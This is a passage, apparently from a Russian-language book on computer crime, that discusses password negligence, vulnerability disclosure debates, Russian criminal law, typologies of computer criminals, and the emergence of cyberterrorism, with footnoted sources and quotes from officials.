шинство из тех, кому регулярно приходится менять пароли, хранят их на клочке бумаги в ящике своего стола или в обычном текстовом файле процессора MS Word, который размещается непосредственно на «жёстком» диске компьютера без всякой специальной защиты. Вот такая удручающая статистика.

Согласно данным исследования консалтинговой компании NCC Group, 15% участников опроса в режиме «онлайн», которым предложили ввести свой пароль для входа в корпоративную сеть, чтобы поучаствовать в розыгрыше приза, были готовы без лишних сомнений предоставить эту информацию. По словам Пола Влиссидиса из NCC Group, основная проблема персонала, и особенно специальных служб, которые должны лучше разбираться в предмете, – это халатное отношение к паролям, что ставит под угрозу защищённость корпоративных сетей. «Вопрос заключается в том, что лень и невежество приводят к проблемам с безопасностью сетей, – отмечал Silicon.com со ссылкой на высказывание Влиссидиса. – Пароли играют сейчас ещё большую роль – с появлением широкополосной связи в домах всё больше сотрудников пользуются удалённым соединением». И по мере того, как ИТ-подразделения совершенствуют защиту офисных сетей, компьютерным злоумышленникам приходится всё чаще прибегать к методам социальной инженерии, чтобы выманить пароли у пользователей. В качестве примеров халатного отношения к паролям Пол Влиссидис назвал случаи, когда весь отдел компании совместно использует пароли, или когда в качестве пароля выбирается какое-либо популярное слово – название футбольного клуба и т. п. Топ-менеджеры компаний часто больше других нарушают правила выбора и использования паролей, отметил эксперт, напоминая, что в качестве пароля лучше использовать не слова, а сочетания букв и цифр. Чтобы не забыть пароль, можно выбрать любимую песню или стихотворение и взять первую букву из каждой строчки первого куплета, советует г-н Влиссидис, добавив несколько цифр. «Пока вы знаете, что это за песня, вы никогда не забудете пароль», – утверждает он.

Кроме того, компьютерным преступникам очень помогает так называемая «информационная анархия» и неосторожное обращение с данными об обнаруженных «уязвимостях» в системах безопасности программного обеспечения. Недаром та же Microsoft в качестве крупнейшего производителя софта на протяжении нескольких последних лет продолжает «антианархическую» кампанию и привлекает на свою сторону всё новых сторонников, образуя альянсы с другими фирмами, работающими в области информационной безопасности: @Stake, BindView, ISS, Foundstone, Guardent и т. д. Партнёры, например, обязываются следить за публикацией информации «о брешах и уязвимостях программного обеспечения и пресекать все “неэтичные” сообщения». Компании, занимающиеся компьютерной безопасностью, и средства массовой информации обязуются также предоставлять разработчикам программного обеспечения 30 дней на выпуск «заплаток», храня информацию об уязвимостях в секрете до истечения этого срока. Ведь, действительно, очевидно, что зачастую обнаружившие брешь программисты спешат быстрее предать огласке найденную «уязвимость» и выложить подробные инструкции по её возможному использованию, тем самым не только делая себе имя, но и указывая компьютерным злоумышленникам «наиболее перспективные направления противозаконной деятельности». Следует отметить, что такой подход вызывает и возражения, самое распространённое из которых таково: «Всем известно, как долго компаниям порой приходится работать над разработкой очередного обновления. В связи с этим идеи Microsoft и других оставляют двоякое впечатление: время для разработки “заплатки” компании, конечно, дать необходимо, однако, если информацию об “уязвимости” держать в секрете от пользователей, они могут пострадать больше, чем в том случае, если будут знать правду». И это замечание обосновано, особенно тогда, когда угроза не эфемерна, а, например, вредоносная компьютерная программа уже начала распространяться среди пользователей.

К сожалению, на сегодняшний день в мире не существует стройной законодательной системы, которая посредством взаимоувязанных законода-

тельных актов обязывала бы софтверные компании производить «безопасные» программы[17], а фирмы, проводящие сделки через Интернет, обеспечивать потребителям 100% безопасность. Уголовный Кодекс Российской Федерации впервые ввёл прямую ответственность за компьютерные преступления в России, начиная с 1 января 1997 года, однако, его эффективному использованию очень мешало отсутствие в общественном сознании установки на осуждение компьютерной преступности, зачаточное состояние информационного права как правовой отрасли, а также недостаточное количество специалистов – как по информационному праву, так и по правовой информатике[18]. Кроме того, отечественная практика расследования таких преступлений и последующего наказания компьютерных злоумышленников оставались весьма далёкими от совершенства, поскольку лишь в последние годы в результате развития программно-технических средств и повышения так называемой «компьютерной грамотности» информационные системы были успешно внедрены в таких отраслях знаний, как сложные экономико-технические расчёты, планирование производства, прогнозирование, маркетинг, менеджмент и т. п. Хотя компьютерная преступность за рубежом и в нашей стране имеет уже достаточно «глубокие корни», лишь в последние го-

---

[17] Однако в США тема ответственности производителей программного обеспечения за безопасность использования программных продуктов обсуждается всё активнее. Представители организаций по защите прав потребителей и государственные органы США обсуждают возможность применения к производителям некачественных программных продуктов таких же санкций, как, например, и к производителям некачественных автомобилей. Софтверные компании, естественно, категорически несогласны и убеждают пользователей и правительство в том, что программный продукт настолько отличается от других «товаров широкого потребления», что к нему нельзя применить общепринятые законы. Более того, по мнению многих ведущих производителей программного обеспечения, «…программа не продукт, а услуга, что освобождает её от требований по качеству». Но с подобными заявлениями не согласны очень многие, в том числе и Министерство юстиции США. Представитель его отделения по борьбе с компьютерной преступностью Марк Раш заявил: «К программе не могут быть применены законы о свободе слова или самовыражения». «Программа – это продукт, – утверждает Раш. – Сейчас пользователи находятся в положении лётчиков-испытателей, не имея никаких гарантий качества продуктов, и до тех пор, пока софтверные компании не будут нести ответственность за свою продукцию, у них не будет никакого стимула делать программы более качественными».

[18] Мелик Э. Компьютерные преступления. Информационно-аналитический обзор. М., 1999.

ды стал проявляться более или менее системный подход к этой проблеме на корпоративном, государственном и международном уровнях компетенции[19]. Опасность преступных проявлений в сфере информации и высоких информационных технологий для общества постепенно становилась всё более очевидной. В результате позитивных сдвигов, особенно в США и Западной Европе, были проведены достаточно обширные научные исследования, посвящённые важнейшим аспектам данной проблематики. На их основе были выработаны конкретные меры, приняты соответствующие программы по борьбе с этим весьма неординарным явлением. Наконец-то компьютерная преступность в целом стала расцениваться человеческим сообществом в качестве современного проявления «социальной девиации», то есть отклонения от общепринятых норм поведения. Одна из групп граждан, подверженных такому отклонению, получила имя, ставшее уже нарицательным – компьютерный андеграунд. Появился и опыт формализации законодателем криминалистических знаний о «компьютерных преступлениях»[20], но по-прежнему недостатки правовой регламентации в данной области и дефицит даже у квалифицированных следователей знаний о современных информационных технологиях позволяют противоправныи действиям в области информационных отношений оставаться скрытыми и безнаказанными[21]. По оценкам отече-

---

[19] Шлыков В. В. Комплексное обеспечение экономической безопасности предприятия. СПб, 2000.

[20] Волженкин Б. В. Уголовная ответственность юридических лиц. СПб, 1998.

Петров Э. И., Марченко Р. Н., Баринова Л. В. Криминологическая характеристика и предупреждение экономических преступлений. М., 1995.

Петров Э. И. и др. Криминологическая характеристика и предупреждение экономических преступлений. Учебное пособие. М., 1995.

Криминальная ситуация на рубеже веков в России. М., 1999.

[21] Ещё одной криминалистической проблемой является характерный для большинства прецедентов, связанных с покушением компьютерной преступности на целостность и конфиденциальность информации, разрыв во времени и пространстве между самим фактом преступного деяния, и наступлением связанных с ним общественно-опасных последствий. По этой причине криминалистические методы расследования и раскрытия преступной деятельности компьютерного андеграунда могут быть действенными лишь при условии активных оперативно-следственных мероприятий, которые проводятся не только на муниципальном, но, в случае необходимости, и на уровне компетенции субъекта федерации, а также межрегиональном и межгосударственном уровнях, если компьютерные зло-

ственных и зарубежных исследователей, решение проблем раскрытия и расследования преступлений данного вида представляет собой задачу на несколько порядков более сложную, чем задачи, сопряжённые с их предупреждением. Поэтому уровень латентности компьютерных преступлений определяется в настоящее время примерно в 90%, а из оставшихся 10% выявленных компьютерных преступлений раскрывается только 1–2%[22].

В настоящее время зачастую выделяют четыре вида компьютерных преступлений: компьютерный терроризм (написание вредоносных компьютерных программ и несанкционированный доступ к компьютерным системам); компьютерное мошенничество; копирование и продажа компьютерных программ в нарушение авторских прав (компьютерное «пиратство»); различные виды компьютерных злоупотреблений, которые не относятся к перечисленным, например, саботаж в вычислительных центрах и т. п. Однако очевидно, что такое разграничение компьютерных преступлений носит достаточно условный характер ввиду того, что в последнее время интересы различных группировок внутри компьютерного андеграунда тесно переплелись между собой и практически в каждом отдельном противозаконном деянии принимают участие представители сразу нескольких групп компьютерных злоумышленников, каждый из которых ставит и решает свои собственные задачи[23]. В последнее время компьютерные злоумышленники объединились в региональные группы, издают свои электронные средства массовой информации (газеты, журналы, электронные доски со срочными объявлениями), проводят электронные конференции, имеют свой жаргонный словарь, кото-

---

умышленники использовали программно-технические средства международного информационного обмена.

[22] Между прочим, в последнее время компьютерная преступность до такой степени поверила в свою безнаказанность, что постепенно всё меньше заботится о сохранении скрытности. Так, крупные букмекерские конторы, работавшие в режиме реального времени в 2004–2005 годах страдали от прямого шантажа владельцев Web-сайтов под угрозой взлома сетевого ресурса.

[23] Агафонов Ю. А., Лукин В. К, Сотская Т. В. Теневая экономика. Учебное пособие. Краснодар, 1997.

Гаухман Л. Д., Максимов С. В. Уголовно-правовая охрана финансовой сферы: новые виды преступлений и их классификация. Научно-практическое пособие. М., 1995.

рый распространяется с помощью компьютерных бюллетеней, в которых также имеются все необходимые сведения для «повышения мастерства» начинающего – методики проникновения в конкретные компьютерные системы и взлома систем защиты[24]. Причём российский компьютерный андеграунд тесно контактирует с зарубежным, обмениваясь с ними опытом по глобальным телекоммуникационным каналам.

Всё вышеперечисленное можно считать признаками собирательного понятия «международныйо компьютерный преступник», но по ряду оснований в этом понятии можно выделить довольно самостоятельные и обособленные группы[25].

К **первой группе** компьютерных преступников обычно относят лиц, отличительной особенностью которых является сочетание профессионализма в области компьютерной техники и программирования с элементами своеобразного фанатизма и изобретательности. Преступников этой группы характеризует отсутствие у них чётко выраженных противоправных намерений. Практически все действия совершаются ими с целью проявления своих интеллектуальных и профессиональных способностей. Они любознательны, обладают незаурядным интеллектом. При этом не лишены некоторого своеобразного озорства и «спортивного» азарта. Наращиваемые меры по обеспечению безопасности компьютерных систем ими воспринимаются как своеобразный вызов их личности и их способностям. К числу особенностей совершения преступления данной категории лиц можно отнести следующие:

отсутствие целеустремленной, продуманной подготовки к преступлению;

оригинальность способа совершения преступления;

использование в качестве орудий преступления бытовых технических средств и предметов;

---

[24] Маркоф Д., Хефнер К. Хакеры. Киев, 1996.

[25] Мелик Э. Компьютерные преступления. Информационно-аналитический обзор. М., 1999.

непринятие мер к сокрытию преступления;

совершение озорных (иногда, хулиганских) действий.

К этой группе близка **вторая группа**, в которую входят лица, страдающие новым видом психических заболеваний – компьютерными фобиями, изучением которых в настоящее время занимается новая, сравнительно молодая отрасль медицины: информационная медицина[26]. Поскольку компьютерные преступления могут совершаться лицами, страдающими этим видом заболеваний, при обнаружении в ходе расследовани фактов, которые могли бы на это указывать, необходимо назначение судебно психиатрической экспертизы на предмет установления вменяемости преступника в момент совершения им преступных деяний, а её результаты должны влиять на квалификацию преступных действий. Компьютерные преступления, совершаемые представителями данной группы, в основном связаны с физическим уничтожением либо повреждением средств вычислительной техники и информации без наличия заведомо обдуманного преступного умысла и с частичной или полной потерей контроля над своими действиями.

В **третью группу** специалисты обычно включают «профессиональных» компьютерных преступников с выраженными корыстными целями, для которых характерен рецидив компьютерных преступлений и обязательное использованием направленных на их сокрытие маскирующих действий. Компьютерные преступники этой группы обладают устойчивыми преступными навыками и являются членами организованных и оснащённых высококлассной вычислительной техникой, периферийным оборудованием и специальным программным обеспечением преступных групп. Обычно это высококвалифицированные специалисты, имеющие высшее техническое образование, и именно эта группа компьютерного андеграунда представляет собой основную угрозу обществу.

---

[26] По данным специальной комиссии Всемирной организации здравоохранения (ВОЗ), негативные последствия для здоровья человека при его частой продолжительной работе с персональным компьютером очевидны и являются объективной реальностью.

Наиболее распространённые в 2005 году и первой половине 2006 года преступные цели приведены на рис.1. Конечно такой широкий «ассортимент» только *наиболее распространённых* преступных целей сам по себе далеко не подарок, но, хуже всего то, что в последние годы заявила о себе и очень быстро набирает силу новая и очень опасная тенденция – идёт активный процесс сращивания компьютерной преступности с организованной отечественной и международной уголовной преступностью[27].

Таким образом, проблема компьютерного андеграунда в целом является междисциплинарной и международной, и поэтому может быть описана при помощи общеметодологических средств, например, в области социологии. Тем более что в России в настоящее время в области социальной информатики в целом и социологии информатизации в частности начали проводиться достаточно масштабные научно-исследовательские и преподавательские работы по этому научно-практическому направлению. Однако проблемные области, на наш взгляд, всё ещё недостаточно точно определены, понятийный аппарат находится на стадии формирования и усвоения органами государственной власти, а основной вектор исследований и включаемые в их состав вопросы требуют не только детальной структуризации, но и всестороннего изучения, а также заинтересованного обсуждения не только в среде компьютерного и бизнес сообществ, но и широкой общественности. Одной из важнейших задач по борьбе с компьютерной преступностью является построение моделей разных категорий злоумышленников, так как знание общих черт групп этих людей позволяет оптимизировать процесс выявления

---

[27] Басецкий И. И. Организованная преступность. Учебное пособие. Минск, 1997.
Исмагилов Р. Ф. Экономика и организованная преступность. М., 1997.
Организованная преступность – угроза культуре и державности России. СПб., 1998.
Основы борьбы с организованной преступностью / Под ред. В. С. Овчинского, В. Е. Эминова, Н. П.Яблокова. М., 1996.
Воронин Ю. А. Транснациональная организованная преступность. Екатеринбург, 1997.
Горяинов К. К. Транснациональная преступность: проблемы и пути их решения. Минск, 1997.
Зорин Г. А. Понятие и основные признаки транснациональной преступности. Гродно, 1997.

круга физических лиц, среди которых в первую очередь следует искать компьютерного преступника, и точнее определить способы установления и изобличения конкретного правонарушителя. Уголовный кодекс Российской Федерации, например, делит компьютерный андеграунд на категории, указанные на рис. 2.




Рис. 1. Наиболее распространённые преступные цели

Рис. 2. Уголовно-криминалистическая классификация компьютерных преступников

Анализ рис. 2 показывает, что несмотря на все существующие недостатки и лакуны уголовно-правовых и криминологических методов и аспектов, в России существует законодательно однозначное понимание компьютерной преступности, что само по себе можно признать в качестве определённого достижения. Сейчас это особенно важно, поскольку перед правоохранительными органами неизбежно возникают криминалистические проблемы, связанные как с квалификацией самого преступника и преступления, так и со спецификой ведения следствия, а именно:

сложность установления факта совершения компьютерного преступления и принятия решения о возбуждении уголовного дела;

сложность подготовки и проведения отдельных следственных действий;

особенности необходимых судебных экспертиз;

необходимость использования средств компьютерной техники в расследовании преступлений данной категории;

отсутствие общепринятой методики расследования компьютерных преступлений.

Очень важный положительный момент для борьбы с компьютерной преступностью состоит в том, что законодательством России точно определены и охраняются как минимум три основных вида информации, которые подлежат защите:

сведения, отнесённые к государственной тайне соответствующим федеральным законом, под которыми на основании закона РФ «О государственной тайне» понимается информация в области военной, внешнеполитической, экономической, разведывательной, контрразведывательной и оперативно-розыскной деятельности, распространение которой может нанести ущерб безопасности России;

сведения, отнесённые Гражданским кодексом Российской Федерации к служебной и коммерческой тайне, под которыми понимается информация, имеющая действительную или потенциальную коммерческую ценность в силу неизвестности её третьим лицам, если к ней нет законного доступа на законных (санкционированных) основаниях и обладатель такой информации принимает меры к охране её конфиденциальности;

сведения, имеющие статус персональных данных, под которыми в соответствии с ФЗ «Об информации, информатизации и защиты информации» понимается информация о гражданах, включаемая в состав федеральных информационных ресурсов, информационных ресурсов субъектов Российской Федерации, органов местного самоуправления, а также получаемая и собираемая негосударственными организациями.

Итак, с уголовно-криминалистической и социологической точек зрения под компьютерным андеграундом можно понимать группу или группы лиц, преднамеренно осуществляющих общественно опасную деятельность,

предусмотренную уголовным законодательством, в которой объектом преступного посягательства является машиночитаемая информаци, а в качестве предмета или орудия преступления выступает машиночитаемая информация, компьютер, компьютерная система или компьютерная сеть. Данный подход часто применяется в зарубежной юридической практике при квалификации конкретных компьютерных правонарушений. Его использование, естественно, возможно и в отечественной практике борьбы с компьютерной преступностью, а также в целяхх классификации – для объединения в группы сходных по своему содержанию преступных деяний и, напротив, выделения их специфики.

§2. «Подземная» география

Для любой области знаний совершенно необходимо использование однозначно понимаемых понятий и терминов. Вместе с тем, на протяжении последних лет отечественные и зарубежные средства массовой информации и даже специализированные издания используют самые разнообразные термины и определения для обозначения одних и тех же или новых явлений компьютерной преступности. Например, для обозначения компьютерных преступлений могут использоваться следующие названия: «кибертерроризм», «киберпреступления», «кибербандитизм», «кибервойна», «коммуникационные преступления», «кибербуря», «кибербезумие», «электронные преступления», «электронный взлом». Компьютерных преступников именуют: «кибертеррористы», «киберпанки», «киберпираты», «бандиты информационных супермагистралей», «хакеры», «крэкеры», «спамеры» и т. д. и т. п. Эти явные различия и эмоциональные оттенки отражают не только темперамент и словарный запас впервые применившего данный термин, но и обеспокоенность общества новой угрозой, а также, зачастую, и недостаточно ясное понимание сути этой угрозы. Безусловно, в настоящий момент, когда от разработки и введения в действие базовых нормативных правовых актов в области информационных технологий в разных странах мира, наступило время для их при-

менения на практике – на этом пути неизбежны пробы и ошибки. Но, если такие ошибки, допущенные, например, в области хозяйственных отношений, могут быть тем или иным способом поправлены или демпфированы, то ошибки в уголовно-репрессивной области неизбежно отражаются на судьбах конкретных граждан и, зачастую, носят необратимый характер. Очень важно понимать, что терминологическая неоднозначность либо неточность изложения закона или методологических рекомендаций по его исполнению могут повлечь за собой неправильное применение, влекущее за собой неверную квалификацию совершённого деяния и, следовательно, негативные последствия при выборе меры наказания.

Давайте, однако, без излишних эмоций рассмотрим некоторые основные термины, которыми характеризуют компьютерный андеграунд и его деятельность. Сразу же заметим следующее: проблематике, связанной с вирусописателями и вирусописанием было посвящено уже столько места в настоящей книге, что пересказывать этот материал, пусть даже и в крайне сжатой форме, нет никакой необходимости. Здесь же мы рассмотрим всего лишь несколько важных для понимания дальнейшего материала явлений.

Кибертерроризм. Общепризнанно, что впервые этот термин ввёл в употребление летом 1980 года старший научный сотрудник американского Института безопасности и разведки (Institute for Security and Intelligence) Бэрри Колин, для того чтобы обозначить террористические действия в виртуальном пространстве. В то время термин «кибертерроризм» был мало востребован и применялся, в основном, только в документах, которые содержали в себе какие-либо прогнозы[28]. Однако в начале 1990-х годов были зафиксированы первые кибератаки, и уже 1996 году специальный агент ФБР США Марк Полит вынес на всеобщее обсуждение собственное определение кибертерроризма. В его интерпретации оно выглядело так: «Преднамеренная, политически мотивированная атака против информации, компьютерных си-

[28] Сам автор этого термина предполагал, что о настоящем кибертерроризме можно будет говорить никак не раньше, чем в первые десятилетия XXI века.

стем, компьютерных программ и баз данных в результате насильственного вторжения со стороны международных групп или секретных агентов».

В целом такое определение было принято, но, например, по мнению помощника директора ФБР США Дэйла Ватсона по контртерроризму и контрразведке, «угроза кибертерроризма оказалась много серьёзнее, чем ожидалось ранее, а функции кибертерроризма невероятно расширились из-за тотального распространения Интернет». По утверждению г-на Ватсона, угрозой стали не только взломы закрытых информационных систем государственных органов для получения доступа к базам данных или секретной информации, поскольку спецслужбы достаточно успешно противостоят подобным попыткам[29], – наибольшую опасность представляют собой взломы открытых Web-сайтов и компьютерных сетей: «Атакуя их, кибертеррористы достигают сразу же нескольких целей. Во-первых, они получают доступ к секретной информации. Например, на многих Web-сайтах местных органов власти выложена информация, которая может представлять повышенный интерес для террористических групп, например, схемы подземных коммуникаций. Во-вторых, они получают возможность доступа к личным данным многих пользователей Интернет, начиная с адресов и номеров телефонов, до подробной информации о самом человеке, включая его увлечения и распорядок жизни. В-третьих, похищение информации о кредитных карточках позволяет террористам похищать деньги, и ряд исламистских террористических орга-

[29] Специалисты Министерства обороны США, опрошенные в 2004 году газетой Defense News, считают, что успешное проникновение посторонних в военные компьютерные сети США маловероятно, поскольку их защиту обеспечивают слишком много высококлассных специалистов. Значительно более вероятны атаки компьютерных вирусов, «червей» и «троянских коней». Иногда эти программы создаются специально для одной атаки, и системы компьютерной безопасности не в состоянии их идентифицировать. Успешные взломы военных и правительственных Web-сайтов США не говорят о реальном положении дел. Эти Web-сайты находятся на отдельных серверах, не включённых во внутренние сети, а их качественная защита, как правило, не находится в числе приоритетов служб компьютерной безопасности. Более того, некоторые известные военные Web-сайты используются в качестве «подсадных уток» для хакеров: сотрудники службы безопасности следят за тем, какую тактику, какие средства применяют кибертеррористы и пытаются их идентифицировать.

низаций, в том числе “Аль Кайда”, использует этот метод для пополнения своих касс»[30].

Вице-президент оказывающей услуги в области компьютерной безопасности ряду государственных структур США компании iDefense Джо Фраччини также считает, что атаки на военные сети не представляют собой наибольшей опасности для США, и подчёркивает, что «наибольший урон могут нанести скоординированные атаки хакеров на финансовые сети страны». По мнению полковника Брэдли Эшли, руководителя одного из специализирующихся на противостоянии кибератакам подразделений Министерства обороны США, кибертеррористы, которые пытаются взломать информационные сети, могут не только собирать информацию, но и готовить реальный теракт. В подтверждение своих слов Эшли заявляет следующее: «Прецеденты уже существуют. К примеру, ещё в 1998 году 12-летний подросток взломал систему доступа к пульту управления дамбой одного из крупнейших водохранилищ США. Фактически, школьник получил дистанционный контроль над системами водосброса. Если бы он отдал команду полностью открыть за-

[30] Исламские фундаменталисты, начиная с 2002 года, неоднократно заявляли, что «Аль Кайда» и другие мусульманские экстремистские группы во всём мире планируют активно использовать Интернет в качестве орудия джихада против Запада. Например, глава базирующейся в Лондоне группировки «Джамаат Аль Мухаджирун» шейх Омар Бахри Мухаммад и представитель Международного исламского фронта джихада против евреев и христиан Усамы Бен Ладена, заявили, что все виды высоких технологий, включая Интернет, активно изучаются правоверными для того, чтобы воспользоваться самыми современными достижениями в целях всемирного джихада. «Скоро вы станете свидетелями атак на фондовые биржи Нью-Йорка, Лондона и Токио», – сказал Бахри. Таким образом, не скрывающие своих связей с Бен Ладеном столь высокопоставленные представители мусульманского духовенства публично заявили о применении кибертерроризма с агрессивными целями. Группы джихада разбросаны по всему миру, и они очень активно используют Интернет, добавил Бахри: «Миллионы мусульман во всём мире готовы начать атаки на правительственные Web-сайты США и Израиля. “Аль Кайда” имеет высококвалифицированных специалистов по компьютерным технологиям, и я не удивлюсь, если завтра вы услышите о мировом экономическом кризисе вследствие атак на основные компьютерные системы крупнейших компаний. Я уверен, что Усама Бен Ладен достоин уважения, и большинство мусульманских студентов, изучающих IT-технологии и программирование, поддерживают его идеи». В результате таких заявлений спецслужбы различных стран оценили угрозу кибертерроризма как реальную и разработали систему превентивных мер. В 2005–2006 годах ими инициирована разработка нескольких дополнительных сценариев развития событий и, в частности, сценарий масштабной атаки на компьютерные системы фондовых бирж.

творы, то под лавиной воды погибли бы жители, как минимум, двух близлежащих городов». Брэдли Эшли убеждён, что кибертерроризм потенциально представляет значительно большую угрозу для мира, чем представлялось ранее. Его подразделение уже несколько раз препятствовало попыткам не только похитить секретную информацию с военных серверов, но и получить контроль над системами управления стратегическими силами США.

Кроме всего прочего, кибертеррористы обеспечивают свои организации оперативной и надёжной связью. Многочисленные чаты и форумы, существующие в Интернет, идеально приспособлены для передачи зашифрованных посланий и приказов[31]. Современные технологии позволяют легко распространять в Интернет карты и фотографии, доступен и метод стеганографии (скрытой передачи изображений), – свободно получить в Интернет можно как минимум 140 различных инструментов для стеганографии. Глобальная сеть стала также идеальным местом и для начинающих террористов, поскольку в ней существует масса Web-сайтов, на которых выложена детальная информация о том, как можно изготовить оружие и взрывчатку из подручных материалов, как их использовать и т. п. Существуют Web-сайты, через которые свободно ведётся рекрутирование новых членов террористических формирований, и попытки спецслужб отследить организаторов подобных операций, как правило, не заканчиваются ни чем.

По данным основателя Международной ассоциации профессионалов контртерроризма и безопасности (International Association of Counterterrorism & Security Professionals) Уильяма Черча террористическая организация «Ирландская Республиканская Армия» – ИРА (Irish Republican Army) создала специальные группы из числа сочувствующих компьютерных преступников, которые выполняли в ИРА две основные задачи: похищали деньги и собирали информацию для будущих терактов. Террористы, готовившие теракты 11 сентября в США, могли свободно собрать всю необходимую информацию в Интернет. По статистике ФБР США, наиболее популярными мишенями ки-

[31] Ростовцев А. Г. Элементы криптологии.

бертеррористов являются военные организации[32], электростанции, банки, транспортные центры и телекоммуникационные сети. Компьютерные же атаки против государственных учреждений США уже сложно сосчитать.

По результатам проведённых ещё в 2000 году исследований эксперт State Information Security Laboratory Пан Ксинпинг заявил, что единственный способ хоть как-то уменьшить угрозу кибертерроризма – объединить усилия в борьбе с хакерами, а также разработать единый стандарт компьютерной безопасности. Другой компьютерный аналитик, директор State Information Security Testing and Evaluation Center By Шизхонг призвал к укреплению систем компьютерной безопасности и, по возможности, чуткой реакции на каждый случай атаки. В 2001 году только на сети Космического командования США (US Space Command) было предпринято более 30 000 атак. За период с 1998 по 2001 год их число возросло в пять раз. Подавляющее большинство злоумышленников остаются на свободе, и неизвестно, какие организации или государства стоят за подобными вторжениями. Согласно результатам проведённого в конце 2003 года Pew Internet & American Life Project исследования, более половины всех опрошенных американцев опасаются атак со стороны кибертеррористов на свои домашние компьютеры[33]. В ходе опроса Pew были проведены телефонные интервью с тысячей взрослых американцев, и 11% из них заявили, что их очень беспокоит возможная угроза атак, 38% признались, что вероятность таких атак волнует их в той или иной степени. Сегодня об угрозе кибертерроризма знают ещё больше американцев, считает директор проекта Ли Рейни, так как «пресса уделила этому вопросу

---

[32] Подавляющее большинство случаев было «проверкой на прочность» систем защиты. Столкнувшись с глубоко «эшелонированной» системой защиты кибертеррористы предпочитают не рисковать и не пытаются взломать ее. Однако только в 2005 году кибертеррористы несколько сот раз пытались получить контроль над военными серверами, атакуя военные сети США с помощью компьютерных вирусов. Всего же вторжения в военные сети США в 2005 году составили более трети от общего числа атак, проведённых на американские сети.

[33] Некоторые аналитики расценили подобный уровень подозрительности среди граждан как свою личную победу: «Значит, лоббирование законопроектов, направленных на борьбу с компьютерными преступлениями, и всеобщие призывы быть бдительными принесли свои плоды».

